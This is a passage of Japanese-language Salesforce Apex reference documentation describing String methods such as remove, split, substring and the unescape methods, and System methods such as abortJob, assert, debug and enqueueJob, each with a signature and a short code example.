型: Integer

オフセットに開始インデックスを加算した値に対応するインデックス。

使用方法

index で指定されたテキスト範囲内でペアになっていないサロゲートは、*codePointOffset* でそれぞれ1つのコードポイントとしてカウントされます。

例

次の例では、開始インデックス0(最初の文字から開始)で3コードポイントをオフセットした位置から始まる文字列に対して `offsetByCodePoints` をコールします。文字列には、エスケープされた形式の補助文字のシーケンスが1つ(文字のペアが1組)含まれます。文字列の先頭からカウントして3コードポイントをオフセットした結果、返されるコードポイントインデックスは4です。

```
String str = 'A \uD835\uDD0A BC';

System.assertEquals(4, str.offsetByCodePoints(0,3));
```

remove(substring)

発生したすべての指定したサブ文字列を削除して、結果の文字列を返します。

署名

```
public String remove(String substring)
```

パラメータ

substring
型: String

戻り値

型: String

例

```
String s1 = 'Salesforce and force.com';

String s2 =

   s1.remove('force');

System.assertEquals(

   'Sales and .com', s2);
```

removeEnd(substring)

指定したサブ文字列が string の末尾に発生した場合にのみサブ文字列を削除します。

署名

```
public String removeEnd(String substring)
```

パラメータ

substring
型: String

戻り値

型: String

例

```
String s1 = 'Salesforce and force.com';

String s2 =

   s1.removeEnd('.com');

System.assertEquals(

   'Salesforce and force', s2);
```

removeEndIgnoreCase(substring)

指定したサブ文字列 (大文字と小文字を区別しない) が string の末尾に発生した場合にのみ、そのサブ文字列を削除します。

署名

```
public String removeEndIgnoreCase(String substring)
```

パラメータ

substring
型: String

戻り値

型: String

例

```
String s1 = 'Salesforce and force.com';

String s2 =

   s1.removeEndIgnoreCase('.COM');

System.assertEquals(

   'Salesforce and force', s2);
```

removeStart(substring)

指定したサブ文字列が string **の先頭に発生した場合にのみ、そのサブ文字列を削除します。**

署名

```
public String removeStart(String substring)
```

パラメータ

substring
型: String

戻り値

型: String

例

```
String s1 = 'Salesforce and force.com';

String s2 =

   s1.removeStart('Sales');

System.assertEquals(

   'force and force.com', s2);
```

removeStartIgnoreCase(substring)

指定したサブ文字列 (大文字と小文字を区別しない) が string の先頭に発生した場合にのみ、そのサブ文字列を削除します。

署名

```
public String removeStartIgnoreCase(String substring)
```

パラメータ

substring
型: String

戻り値

型: String

例

```
String s1 = 'Salesforce and force.com';

String s2 =

   s1.removeStartIgnoreCase('SALES');

System.assertEquals(

   'force and force.com', s2);
```

repeat(numberOfTimes)

現在の string を指定した回数だけ繰り返して返します。

署名

```
public String repeat(Integer numberOfTimes)
```

パラメータ

numberOfTimes
型: Integer

戻り値

型: String

例

```
String s1 = 'SFDC';

String s2 =

   s1.repeat(2);

System.assertEquals(

   'SFDCSFDC', s2);
```

repeat(separator, numberOfTimes)

現在のstringを指定した回数だけ繰り返し、指定した区切り文字を使用して、繰り返されるstringを区切って返します。

署名

```
public String repeat(String separator, Integer numberOfTimes)
```

パラメータ

separator
　型: String

numberOfTimes
　型: Integer

戻り値

型: String

例

```
String s1 = 'SFDC';

String s2 =

   s1.repeat('-', 2);

System.assertEquals(

   'SFDC-SFDC', s2);
```

replace(target, replacement)

リテラルターゲットシーケンス *target* に一致する文字列の各サブ文字列を、指定したリテラル置換シーケンス *replacement* と置き換えます。

署名

```
public String replace(String target, String replacement)
```

パラメータ

target
　型: String

replacement
　型: String

戻り値

型: String

例

```
String s1 = 'abcdbca';

String target = 'bc';

String replacement = 'xy';

String s2 = s1.replace(target, replacement);

System.assertEquals('axydxya', s2);
```

replaceAll(regExp, replacement)

正規表現 *regExp* に一致する文字列の各サブ文字列を、置換シーケンス *replacement* と置き換えます。

署名

```
public String replaceAll(String regExp, String replacement)
```

パラメータ

regExp
　型: String

replacement
　型: String

戻り値

型: String

使用方法

正規表現についての詳細は、Java `Pattern` クラスを参照してください。

例

```
String s1 = 'a b c 5 xyz';

String regExp = '[a-zA-Z]';

String replacement = '1';

String s2 = s1.replaceAll(regExp, replacement);

System.assertEquals('1 1 1 5 111', s2);
```

replaceFirst(regExp, replacement)

正規表現 *regExp* に一致する文字列の最初のサブ文字列を、置換シーケンス *replacement* と置き換えます。

署名

```
public String replaceFirst(String regExp, String replacement)
```

パラメータ

regExp
型: String

replacement
型: String

戻り値

型: String

使用方法

正規表現についての詳細は、Java `Pattern` クラスを参照してください。

例

```
String s1 = 'a b c 11 xyz';

String regExp = '[a-zA-Z]{2}';

String replacement = '2';

String s2 = s1.replaceFirst(regExp, replacement);

System.assertEquals('a b c 11 2z', s2);
```

reverse()

すべての文字を逆順にした string を返します。

署名

```
public String reverse()
```

戻り値

型: String

right(length)

現在の string の右端から指定した長さ分の文字を返します。

署名

```
public String right(Integer length)
```

パラメータ

length
型: Integer

length が string のサイズよりも大きい場合、string 全体が返されます。

戻り値

型: String

例

```
String s1 = 'Hello Max';

String s2 =

   s1.right(3);

System.assertEquals(

   'Max', s2);
```

rightPad(length)

指定した長さになるまで現在の string の右側に空白を埋め込んで返します。

署名

```
public String rightPad(Integer length)
```

パラメータ

length
型: Integer

length が現在の string サイズ以下の場合、string 全体が空白の埋め込みなしで返されます。

戻り値

型: String

例

```
String s1 = 'abc';

String s2 =

   s1.rightPad(5);

System.assertEquals(

   'abc  ', s2);
```

split(regExp, limit)

文字列の各サブ文字列を含むリストを返します。このサブ文字列は、正規表現 *regExp*、または文字列の末尾に達することで終了します。

署名

```
public String[] split(String regExp, Integer limit)
```

パラメータ

regExp
型: String

limit
型: Integer

戻り値

型: String[]

使用方法

正規表現についての詳細は、Java `Pattern` クラスを参照してください。

このサブ文字列は、文字列の中で発生した順序でリストに記述されます。*regExp* が string のどの部分にも一致しない場合、結果リストには元の文字列を含む要素が 1 つだけ含まれます。

(省略可能) *limit* パラメータは、パターンが適用された回数を制御するため、リストの長さに影響を与えます。

- *limit* が0より大きい場合、パターンは最大 *limit*-1回適用されたことになります。また、リストの長さは最大 *limit* となり、リストの最後のエントリには最後に一致した区切り文字移行のすべての入力が含まれます。
- *limit* が正の値でない場合、パターンを何度でも適用することが可能となり、リストの長さも任意となります。
- *limit* が0の場合、パターンは何度でも適用することが可能となり、リストの長さも任意となりますが、残りの続く空の文字列は破棄されます。

たとえば、`String s = 'boo:and:foo'` の場合、次のようになります。

- `s.split(':', 2)` は `{'boo', 'and:foo'}` を生成します。
- `s.split(':', 5)` は `{'boo', 'and', 'foo'}` を生成します。
- `s.split(':', -2)` は `{'boo', 'and', 'foo'}` を生成します。
- `s.split('o', 5)` は `{'b', '', ':and:f', '', ''}` を生成します。
- `s.split('o', -2)` は `{'b', '', ':and:f', '', ''}` を生成します。
- `s.split('o', 0)` は `{'b', '', ':and:f'}` を生成します。

例

次の例では、バックスラッシュを区切り文字として使用して文字列を分割しています。

```
public String splitPath(String filename) {

    if (filename == null)

        return null;

    List<String> parts = filename.split('\\\\');

    filename = parts[parts.size()-1];

    return filename;

}



// For example, if the file path is e:\\processed\\PPDSF100111.csv

// This method splits the path and returns the last part.

// Returned filename is PPDSF100111.csv
```

splitByCharacterType()

現在の string を文字の種別ごとに分割し、同じ種別の連続文字グループのリストを完全なトークンとして返します。

署名

```
public List<String> splitByCharacterType()
```

戻り値

型: List<String>

使用方法

使用される文字の種別についての詳細は、java.lang.Character.getType(char)を参照してください。

例

```
String s1 = 'Force.com platform';

List<String> ls =

   s1.splitByCharacterType();

System.debug(ls);

// Writes this output:

// (F, orce, ., com,  , platform)
```

splitByCharacterTypeCamelCase()

現在の string を文字の種別ごとに分割し、同じ種別の連続文字グループのリストを完全なトークンとして返します。ただし、小文字トークンの直前に大文字がある場合、その大文字は直前の小文字トークンではなく後続の小文字トークンに属します。

署名

```
public List<String> splitByCharacterTypeCamelCase()
```

戻り値

型: List<String>

使用方法

使用される文字の種別についての詳細は、java.lang.Character.getType(char)を参照してください。

例

```
String s1 = 'Force.com platform';

List<String> ls =
```

```
   s1.splitByCharacterTypeCamelCase();

System.debug(ls);

// Writes this output:

// (Force, ., com,  , platform)
```

startsWith(prefix)

メソッドをコールした string が *prefix* で始まる場合、`true` を返します。

署名

```
public Boolean startsWith(String prefix)
```

パラメータ

prefix
型: String

戻り値

型: Boolean

例

```
String s1 = 'AE86 vs EK9';

System.assert(s1.startsWith('AE86'));
```

startsWithIgnoreCase(prefix)

現在の string が指定したプレフィックス (大文字と小文字を区別しない) で始まる場合は `true` を返します。

署名

```
public Boolean startsWithIgnoreCase(String prefix)
```

パラメータ

prefix
型: String

戻り値

型: Boolean

例

```
String s1 = 'AE86 vs EK9';

System.assert(s1.startsWithIgnoreCase('ae86'));
```

stripHtmlTags(htmlInput)

HTML マークアップを入力文字列から削除し、プレーンテキストを返します。

署名

```
public String stripHtmlTags(String htmlInput)
```

パラメータ

htmlInput
型: String

戻り値

型: String

例

```
String s1 = '<b>hello world</b>';

String s2 = s1.stripHtmlTags();

System.assertEquals(

   'hello world', s2);
```

substring(startIndex)

指定した開始値 0 の *startIndex* の文字で始まり string の末尾まで続く新しい string を返します。

署名

```
public String substring(Integer startIndex)
```

パラメータ

startIndex
型: Integer

戻り値

型: String

例

```
String s1 = 'hamburger';

System.assertEquals('burger', s1.substring(3));
```

substring(startIndex, endIndex)

指定した開始値 0 の *startIndex* の文字で始まり *endIndex* - 1 の文字まで続く新しい string を返します。

署名

```
public String substring(Integer startIndex, Integer endIndex)
```

パラメータ

startIndex
型: Integer

endIndex
型: Integer

戻り値

型: String

例

```
'hamburger'.substring(4, 8);

// Returns "urge"



'smiles'.substring(1, 5);

// Returns "mile"
```

substringAfter(separator)

指定した区切り文字が最初に出現した位置より後にあるサブ文字列を返します。

署名

```
public String substringAfter(String separator)
```

パラメータ

separator
型: String

戻り値

型: String

例

```
String s1 = 'Force.com.platform';

String s2 =

   s1.substringAfter('.');

System.assertEquals(

   'com.platform', s2);
```

substringAfterLast(separator)

指定した区切り文字が最後に出現した位置より後にあるサブ文字列を返します。

署名

```
public String substringAfterLast(String separator)
```

パラメータ

separator
型: String

戻り値

型: String

例

```
String s1 = 'Force.com.platform';

String s2 =

   s1.substringAfterLast('.');

System.assertEquals(

   'platform', s2);
```

substringBefore(separator)

指定した区切り文字が最初に出現した位置より前にあるサブ文字列を返します。

署名

```
public String substringBefore(String separator)
```

パラメータ

separator
型: String

戻り値

型: String

例

```
String s1 = 'Force.com.platform';

String s2 =

   s1.substringBefore('.');

System.assertEquals(

   'Force', s2);
```

substringBeforeLast(separator)

指定した区切り文字が最後に出現した位置より前にあるサブ文字列を返します。

署名

```
public String substringBeforeLast(String separator)
```

パラメータ

separator
型: String

戻り値

型: String

例

```
String s1 = 'Force.com.platform';

String s2 =

   s1.substringBeforeLast('.');
```

```
System.assertEquals(

   'Force.com', s2);
```

substringBetween(tag)

指定した *tag* string で囲まれたサブ文字列を返します。

署名

```
public String substringBetween(String tag)
```

パラメータ

tag
型: String

戻り値

型: String

例

```
String s1 = 'tagYellowtag';

String s2 = s1.substringBetween('tag');

System.assertEquals('Yellow', s2);
```

substringBetween(open, close)

2 つの指定した string 間に出現したサブ文字列を返します。

署名

```
public String substringBetween(String open, String close)
```

パラメータ

open
型: String

close
型: String

戻り値

型: String

例

```
String s1 = 'xYellowy';

String s2 =

   s1.substringBetween('x','y');

System.assertEquals(

   'Yellow', s2);
```

swapCase()

デフォルトの英語(米国)ロケールを使用して、stringのすべての文字の大文字と小文字を入れ替えて返します。

署名

```
public String swapCase()
```

戻り値

型: String

使用方法

大文字およびタイトルの文字を小文字に変換し、小文字を大文字に変換します。

例

```
String s1 = 'Force.com';

String s2 = s1.swapCase();

System.assertEquals('fORCE.COM', s2);
```

toLowerCase()

string のすべての文字を、デフォルトの英語 (米国) ロケールのルールを使用して、小文字に変換します。

署名

```
public String toLowerCase()
```

戻り値

型: String

例

```
String s1 = 'ThIs iS hArD tO rEaD';

System.assertEquals('this is hard to read',

   s1.toLowerCase());
```

toLowerCase(locale)

string のすべての文字を、指定したロケールのルールを使用して、小文字に変換します。

署名

```
public String toLowerCase(String locale)
```

パラメータ

locale
型: String

戻り値

型: String

例

```
// Example in Turkish

// An uppercase dotted "i", \u0304, which is İ

// Note this contains both a İ as well as a I

String s1 = 'KIYMETLİ';

String s1Lower = s1.toLowerCase('tr');

// Dotless lowercase "i", \u0131, which is ı

// Note this has both a i and ı

String expected = 'kıymetli';

System.assertEquals(expected, s1Lower);

// Note if this was done in toLowerCase('en'), it would output 'kiymetli'
```

toUpperCase()

string のすべての文字を、デフォルトの英語 (米国) ロケールのルールを使用して、大文字に変換します。

署名

```
public String toUpperCase()
```

戻り値

型: String

例

```
String myString1 = 'abcd';

String myString2 = 'ABCD';

myString1 =

   myString1.toUpperCase();

Boolean result =

   myString1.equals(myString2);

System.assertEquals(result, true);
```

toUpperCase(locale)

string のすべての文字を、指定したロケールのルールを使用して、大文字に変換します。

署名

```
public String toUpperCase(String locale)
```

パラメータ

locale
型: String

戻り値

型: String

例

```
// Example in Turkish

// Dotless lowercase "i", \u0131, which is ı

// Note this has both a i and ı

String s1 = 'imkansız';
```

```
String s1Upper = s1.toUpperCase('tr');

// An uppercase dotted "i", \u0304, which is İ

// Note this contains both a İ as well as a I

String expected = 'İMKANSIZ';

System.assertEquals(expected, s1Upper);
```

trim()

文字列のコピーを返します。このとき先頭と末尾の空白文字は含まれません。

署名

```
public String trim()
```

戻り値

型: String

使用方法

タブや改行文字など、先頭と末尾の ASCII 制御文字も削除されます。文の開始と終了にない空白文字と制御文字は削除されません。

例

```
String s1 = '   Hello!   ';

String trimmed = s1.trim();

system.assertEquals('Hello!', trimmed);
```

uncapitalize()

現在の string の最初の文字を小文字にして返します。

署名

```
public String uncapitalize()
```

戻り値

型: String

例

```
String s1 =

   'Hello max';

String s2 =

   s1.uncapitalize();

System.assertEquals(

   'hello max',

    s2);
```

unescapeCsv()

エスケープ解除された CSV 列を表す string を返します。

署名

```
public String unescapeCsv()
```

戻り値

型: String

使用方法

string が二重引用符で囲まれていてカンマ、改行、または二重引用符が含まれる場合、二重引用符は削除されます。また、二重引用符でエスケープされた文字 (二重引用符のペア) は、エスケープが解除されて 1 つの二重引用符になります。

string が二重引用符で囲まれていない場合、または二重引用符で囲まれていてカンマ、改行、二重引用符が含まれない合、string が変更されずに返されます。

例

```
String s1 =

   '"Max1, ""Max2"""';

String s2 =

   s1.unescapeCsv();

System.assertEquals(

   'Max1, "Max2"',

    s2);
```

unescapeEcmaScript()

string 内にある EcmaScript リテラルのエスケープを解除します。

署名

```
public String unescapeEcmaScript()
```

戻り値

型: String

例

```
String s1 =

   '\"3.8\",\"3.9\"';

String s2 =

   s1.unescapeEcmaScript();

System.assertEquals(

   '"3.8","3.9"',

   s2);
```

unescapeHtml3()

HTML 3.0 エンティティを使用して string 内の文字のエスケープを解除します。

署名

```
public String unescapeHtml3()
```

戻り値

型: String

例

```
String s1 =

   '&amp;quot;&amp;lt;Black&amp;amp;White&amp;gt;&amp;quot;';

String s2 =

   s1.unescapeHtml3();

System.assertEquals(
```

```
   '"<Black&White>"',
   s2);
```

unescapeHtml4()

HTML 4.0 エンティティを使用して string 内の文字のエスケープを解除します。

署名

```
public String unescapeHtml4()
```

戻り値

型: String

使用方法

認識されない場合、エンティティは返された文字列でそのまま保持されます。

例

```
String s1 =
   '&quot;&lt;Black&amp;White&gt;&quot;';
String s2 =
   s1.unescapeHtml4();
System.assertEquals(
   '"<Black&White>"',
   s2);
```

unescapeJava()

Java リテラルをエスケープ解除した文字列を返します。エスケープ解除されるリテラルには、引用符 (\\") や、タブ (\\t)、改行文字 (\\n) のような制御文字のエスケープシーケンスなどがあります。

署名

```
public String unescapeJava()
```

戻り値

型: String

エスケープ解除された文字列。

例

```
String s = 'Company: \\"Salesforce.com\\"';

String unescapedStr = s.unescapeJava();

System.assertEquals('Company: "Salesforce.com"', unescapedStr);
```

unescapeUnicode()

エスケープされた Unicode 文字をエスケープ解除した文字列を返します。

署名

```
public String unescapeUnicode()
```

戻り値

型: String

エスケープ解除された文字列。

例

```
String s = 'De onde voc\u00EA \u00E9?';

String unescapedStr = s.unescapeUnicode();

System.assertEquals('De onde você é?', unescapedStr);
```

unescapeXml()

XML エンティティを使用して string 内の文字のエスケープを解除します。

署名

```
public String unescapeXml()
```

戻り値

型: String

使用方法

5 つの基本 XML エンティティ (gt、lt、quot、amp、apos) のみをサポートします。DTD または外部エンティティはサポートしていません。

例

```
String s1 =

   '&quot;&lt;Black&amp;White&gt;&quot;';

String s2 =

   s1.unescapeXml();

System.assertEquals(

   '"<Black&White>"',

   s2);
```

valueOf(dateToConvert)

指定した date を表す string を、標準の「yyyy-MM-dd」形式で返します。

署名

```
public static String valueOf(Date dateToConvert)
```

パラメータ

dateToConvert
型: Date

戻り値

型: String

例

```
Date myDate = Date.Today();

String sDate = String.valueOf(myDate);
```

valueOf(datetimeToConvert)

指定した datetime を表す string を、ローカルタイムゾーンの標準「yyyy-MM-dd HH:mm:ss」形式で返します。

署名

```
public static String valueOf(Datetime datetimeToConvert)
```

パラメータ

datetimeToConvert
型: Datetime

戻り値

型: String

例

```
DateTime dt = datetime.newInstance(1996, 6, 23);

String sDateTime = String.valueOf(dt);

System.assertEquals('1996-06-23 00:00:00', sDateTime);
```

valueOf(decimalToConvert)

指定された decimal を表す string を返します。

署名

```
public static String valueOf(Decimal decimalToConvert)
```

パラメータ

decimalToConvert
型: Decimal

戻り値

型: String

例

```
Decimal dec = 3.14159265;

String sDecimal = String.valueOf(dec);

System.assertEquals('3.14159265', sDecimal);
```

valueOf(doubleToConvert)

指定された double を表す string を返します。

署名

```
public static String valueOf(Double doubleToConvert)
```

パラメータ

doubleToConvert
型: Double

戻り値

型: String

例

```
Double myDouble = 12.34;

String myString =

   String.valueOf(myDouble);

System.assertEquals(

  '12.34', myString);
```

valueOf(integerToConvert)

指定された integer を表す string を返します。

署名

```
public static String valueOf(Integer integerToConvert)
```

パラメータ

integerToConvert
型: Integer

戻り値

型: String

例

```
Integer myInteger = 22;

String sInteger = String.valueOf(myInteger);

System.assertEquals('22', sInteger);
```

valueOf(longToConvert)

指定された long を表す string を返します。

署名

```
public static String valueOf(Long longToConvert)
```

パラメータ

longToConvert
型: Long

戻り値

型: String

例

```
Long myLong = 123456789;

String sLong = String.valueOf(myLong);

System.assertEquals('123456789', sLong);
```

valueOf(toConvert)

指定したオブジェクトの引数の文字列表現を返します。

署名

```
public static String valueOf(Object toConvert)
```

パラメータ

toConvert
型: Object

戻り値

型: String

使用方法

引数が string でない場合、`valueOf` メソッドはその引数に対する `toString` メソッド (利用可能な場合)、または引数がユーザ定義型の場合は上書きされた `toString` メソッドをコールすることで、引数を string に変換します。それ以外の、`toString` メソッドが利用できない場合は引数の文字列表現を返します。

例

```
List<Integer> ls =

  new List<Integer>();

ls.add(10);

ls.add(20);

String strList =

   String.valueOf(ls);

System.assertEquals(

  '(10, 20)', strList);
```

valueOfGmt(datetimeToConvert)

指定した datetime **を表す** string **を、**GMT **タイムゾーンの標準**「yyyy-MM-dd HH:mm:ss」**形式で返します。**

署名

```
public static String valueOfGmt(Datetime datetimeToConvert)
```

パラメータ

datetimeToConvert
　型: Datetime

戻り値

型: String

例

```
// For a PST timezone:

DateTime dt = datetime.newInstance(2001, 9, 14);

String sDateTime = String.valueOfGmt(dt);

System.assertEquals('2001-09-14 07:00:00', sDateTime);
```

System クラス

デバッグメッセージの記述やジョブのスケジュールなどのシステム操作のメソッドが含まれます。

名前空間

System

System メソッド

`System` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

isFuture()

現在実行中のコードがアノテーション `future` が付加されたメソッドに含まれるコードから呼び出された場合は `true` を返します。呼び出されていない場合は `false` を返します。

isScheduled()

現在実行中のコードが Apex のスケジュール済みジョブから呼び出された場合は `true` を返します。呼び出されていない場合は `false` を返します。

now()

現在の日付と時刻を GMT タイムゾーンで返します。

process(workItemIds, action, comments, nextApprover)

作業項目 ID のリストを処理します。

purgeOldAsyncJobs(dt)

指定日より前に完了、中止、または失敗状況で実行を終了したジョブの非同期 Apex ジョブレコードを削除し、削除したレコード数を返します。

requestVersion()

パッケージのメジャーバージョン番号とマイナーバージョン番号の 2 つの番号で構成されるバージョンを返します。

resetPassword(userId, sendUserEmail)

指定されたユーザのパスワードをリセットします。

runAs(version)

現在のパッケージバージョンを、引数で指定されたパッケージバージョンに変更します。

runAs(userSObject)

現在のユーザを指定されたユーザに変更します。

schedule(jobName, cronExpression, schedulableClass)

`schedule` インターフェースを実装する Apex クラスで `Schedulable` を使用して、Cron 式によって指定された時間に実行されるようにクラスをスケジュールします。

scheduleBatch(batchable, jobName, minutesFromNow)

指定された時間が経過した後に、指定されたジョブ名を使用して一括処理ジョブが 1 回実行されるようにスケジュール設定します。

scheduleBatch(batchable, jobName, minutesFromNow, scopeSize)

指定された時間が経過した後に、指定されたジョブ名と範囲サイズを使用して一括処理ジョブが 1 回実行されるようにスケジュール設定します。スケジュール済みジョブ ID (CronTrigger ID) を返します。

setPassword(userId, password)

指定されたユーザのパスワードを設定します。

submit(workItemIds, comments, nextApprover)

処理された承認を送信します。申請者である現在のユーザに適用可能なすべてのプロセスの開始条件が評価されます。

today()

現在の日付を現在のユーザのタイムゾーンで返します。

abortJob(jobId)

指定したジョブを停止します。停止されたジョブは、Salesforceユーザインターフェースのジョブキューに表示されたままです。

署名

```
public static Void abortJob(String jobId)
```

パラメータ

jobId
型: String

jobId は、AsyncApexJob または CronTrigger のいずれかに関連付けられた ID です。

戻り値

型: Void

使用方法

次のメソッドは、`abortJob` に渡すことができるジョブ ID を返します。

- `System.schedule` メソッド: スケジュール済みのジョブに関連付けられている CronTrigger オブジェクト ID を文字列として返します。
- `SchedulableContext.getTriggerId` メソッド: スケジュール済みのジョブに関連付けられている CronTrigger オブジェクト ID を文字列として返します。
- `getJobId` メソッド: 一括処理ジョブに関連付けられている AsyncApexJob オブジェクト ID を文字列として返します。
- `Database.executeBatch` メソッド: 一括処理ジョブに関連付けられている AsyncApexJob オブジェクト ID を文字列として返します。

assert(condition, msg)

指定された条件が true であることを確認します。true ではない場合、致命的なエラーが返され、コードの実行が停止します。

署名

```
public static Void assert(Boolean condition, Object msg)
```

パラメータ

condition
型: Boolean

msg
型: Object

(省略可能) エラーメッセージの一部として返されるカスタムメッセージ。

戻り値

型: Void

使用方法

アサーションの失敗は、例外としてログに記録されていても、try/catch ブロックを使用して捕捉することはできません。

assertEquals(expected, actual, msg)

最初の2つの引数が同じであることを確認します。同じではない場合、致命的なエラーが返され、コードの実行が停止します。

署名

```
public static Void assertEquals(Object expected, Object actual, Object msg)
```

パラメータ

expected

型: Object

期待値を指定します。

actual

型: Object

実際の値を指定します。

msg

型: Object

(省略可能) エラーメッセージの一部として返されるカスタムメッセージ。

戻り値

型: Void

使用方法

アサーションの失敗は、例外としてログに記録されていても、try/catch ブロックを使用して捕捉することはできません。

assertNotEquals(expected, actual, msg)

最初の2つの引数が異なることを確認します。同じ場合、致命的なエラーが返され、コードの実行が停止します。

署名

```
public static Void assertNotEquals(Object expected, Object actual, Object msg)
```

パラメータ

expected
型: Object

期待値を指定します。

actual
型: Object

実際の値を指定します。

msg
型: Object

(省略可能) エラーメッセージの一部として返されるカスタムメッセージ。

戻り値

型: Void

使用方法

アサーションの失敗は、例外としてログに記録されていても、try/catch ブロックを使用して捕捉することはできません。

currentPageReference()

現在のページへの参照を返します。Visualforce ページで使用します。

署名

```
public static System.PageReference currentPageReference()
```

戻り値

型: System.PageReference

使用方法

詳細は、「PageReference クラス」を参照してください。

currentTimeMillis()

現在の時間をミリ秒単位で返します。現在の時刻と 1970 年 1 月 1 日午前 0 時 (UTC) との差異で表されます。

署名

```
public static Long currentTimeMillis()
```

戻り値

型: Long

debug(msg)

指定されたメッセージを実行デバッグログに string 形式で書き込みます。DEBUG ログレベルが使用されます。

署名

```
public static Void debug(Object msg)
```

パラメータ

msg
型: Object

戻り値

型: Void

使用方法

msg 引数が string でない場合、debug メソッドは String.valueOf をコールして引数を string に変換します。String.valueOf メソッドは、その引数に対する toString メソッド (利用可能な場合)、または引数がユーザ定義型の場合は上書きされた toString をコールします。それ以外の、toString メソッドが利用できない場合は引数の文字列表現を返します。

Apex コードのログレベルが DEBUG 以上に設定されていると、この debug ステートメントのメッセージはデバッグログに書き込まれます。

対応付けまたはセットが印刷されると、出力はキー順に並び替えられ、角括弧([])で囲まれます。配列またはリストが印刷されると、出力は丸括弧(())で囲まれます。

メモ: System.debug へのコールは、Apex コードカバー率の対象とはみなされません。System.debug へのコールは、Apex コードカバー率の対象とはみなされません。

ログレベルについての詳細は、Salesforce オンラインヘルプの「デバッグログの検索条件の設定」を参照してください。

debug(logLevel, msg)

指定されたログレベルで、指定されたメッセージを実行デバッグログに string 形式で書き込みます。

署名

```
public static Void debug(LoggingLevel logLevel, Object msg)
```

パラメータ

logLevel
型: System.LoggingLevel
このメソッドに設定するログレベルです。

msg
型: Object
実行デバッグログに string **形式で書き込むメッセージまたはオブジェクトです。**

戻り値

型: Void

使用方法

msg **引数が** string **でない場合、**debug **メソッドは** `String.valueOf` **をコールして引数を** string **に変換します。**`String.valueOf` **メソッドは、その引数に対する** `toString` **メソッド (利用可能な場合)、または引数がユーザ定義型の場合は上書きされた** `toString` **をコールします。それ以外の、**`toString` **メソッドが利用できない場合は引数の文字列表現を返します。**

メモ: `System.debug` **へのコールは、**Apex **コードカバー率の対象とはみなされません。**

システムの Logging Level

`loggingLevel` enum **を使用して、**debug **メソッドのログレベルを指定します。**

有効なログレベルは次のとおりです (低いものから順に並べてあります)。

- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

ログレベルは累積です。たとえば、Apex **コードに最も低いレベル** `ERROR` **が指定されている場合、ログレベルが** `ERROR` **である** debug **メソッドのみが記録されます。次に低いレベル** `WARN` **が指定されている場合、デバッグログには** ERROR **または** `WARN` **として指定されている** debug **メソッドのみが含まれます。**

次の例では、ログレベルが `ERROR` **で** debug **メソッドのレベルが** `INFO` **であるため、文字列** `MsgTxt` **はデバッグログには書き込まれません。**

```
System.LoggingLevel level = LoggingLevel.ERROR;



System.debug(logginglevel.INFO, 'MsgTxt');
```

ログレベルについての詳細は、Salesforce オンラインヘルプの「デバッグログの検索条件の設定」を参照してください。

enqueueJob(queueableObj)

指定されたキュー可能クラスに対応する Apex ジョブキューにジョブを追加し、ジョブ ID を返します。

署名

```
public static ID enqueueJob(Object queueableObj)
```

パラメータ

queueableObj
型: Object

Queueable インターフェースを実装するクラスのインスタンス。

戻り値

型: ID

AsyncApexJob レコードの ID に対応するジョブ ID。

使用方法

非同期実行のジョブを追加するには、次のように、実行に使用する `Queueable` インターフェースのクラス実装のインスタンスを渡して、`System.enqueueJob` をコールします。

```
ID jobID = System.enqueueJob(new MyQueueableClass());
```

equals(obj1, obj2)

両方の引数が等しい場合は `true` を返します。等しくない場合は `false` を返します。

署名

```
public static Boolean equals(Object obj1, Object obj2)
```

パラメータ

obj1
型: Object

比較されるオブジェクト。

obj2
型: Object

最初の引数と比較するオブジェクト。

戻り値

型: Boolean

使用方法

obj1 と *obj2* は任意の種別にすることができます。これらのパラメータには、値やオブジェクト参照(sObject、ユーザ定義型など)を指定できます。

`System.equals` の比較ルールは、`==` 演算子の比較ルールと同じです。たとえば、文字列の比較では大文字と小文字を区別しません。比較ルールについての詳細は、`==` 演算子を参照してください。

getApplicationReadWriteMode()

Salesforce.com アップグレードとダウンタイム中に、組織の参照・更新モードセットを返します。

署名

```
public static System.ApplicationReadWriteMode getApplicationReadWriteMode()
```

戻り値

型: System.ApplicationReadWriteMode

有効な値は、次のとおりです。

- `DEFAULT`
- `READ_ONLY`

System.ApplicationReadWriteMode enum の使用

Salesforceのアップグレードおよびダウンタイム中にアプリケーションが参照のみモードであるかどうかをプログラムで判断するには、`getApplicationReadWriteMode` によって返される `System.ApplicationReadWriteMode` enum を使用します。

enum の有効な値は、次のとおりです。

- `DEFAULT`
- `READ_ONLY`

例:

```
public class myClass {

  public static void execute() {

    ApplicationReadWriteMode mode = System.getApplicationReadWriteMode();



    if (mode == ApplicationReadWriteMode.READ_ONLY) {

      // Do nothing. If DML operaton is attempted in readonly mode,
```

```
      // InvalidReadOnlyUserDmlException will be thrown.
    } else if (mode == ApplicationReadWriteMode.DEFAULT) {
      Account account = new Account(name = 'my account');
      insert account;
    }
  }
}
```

hashCode(obj)

指定されたオブジェクトのハッシュコードを返します。

署名

```
public static Integer hashCode(Object obj)
```

パラメータ

obj
型: Object
ハッシュコードを取得するオブジェクト。このパラメータは、値やオブジェクト参照 (sObject、ユーザ定義型) など任意の型にすることができます。

戻り値

型: Boolean

isBatch()

現在実行中のコードが Apex の一括処理ジョブから呼び出された場合は `true` を返します。呼び出されていない場合は `false` を返します。

署名

```
public static Boolean isBatch()
```

戻り値

型: Boolean

使用方法

future メソッドは、Apex の一括処理ジョブから呼び出せません。future メソッドの呼び出し前にこのメソッドを使用して、現在実行中のコードが Apex 一括処理ジョブであるかどうかを確認します。

`isFuture()`

現在実行中のコードがアノテーション `future` が付加されたメソッドに含まれるコードから呼び出された場合は `true` を返します。呼び出されていない場合は `false` を返します。

署名

```
public static Boolean isFuture()
```

戻り値

型: Boolean

使用方法

future メソッドは、別の future メソッドから呼び出せないため、future メソッドの呼び出し前にこのメソッドを使用して、現在のコードが future メソッドのコンテキスト内で実行されているかどうかを確認します。

`isScheduled()`

現在実行中のコードが Apex のスケジュール済みジョブから呼び出された場合は `true` を返します。呼び出されていない場合は `false` を返します。

署名

```
public static Boolean isScheduled()
```

戻り値

型: Boolean

`now()`

現在の日付と時刻を GMT タイムゾーンで返します。

署名

```
public static Datetime now()
```

戻り値

型: Datetime

process(workItemIds, action, comments, nextApprover)

作業項目 ID のリストを処理します。

署名

```
public static List<Id> process(List<Id> workItemIds, String action, String comments,
String nextApprover)
```

パラメータ

workItemIds
型: List<Id>

action
型: String

comments
型: String

nextApprover
型: String

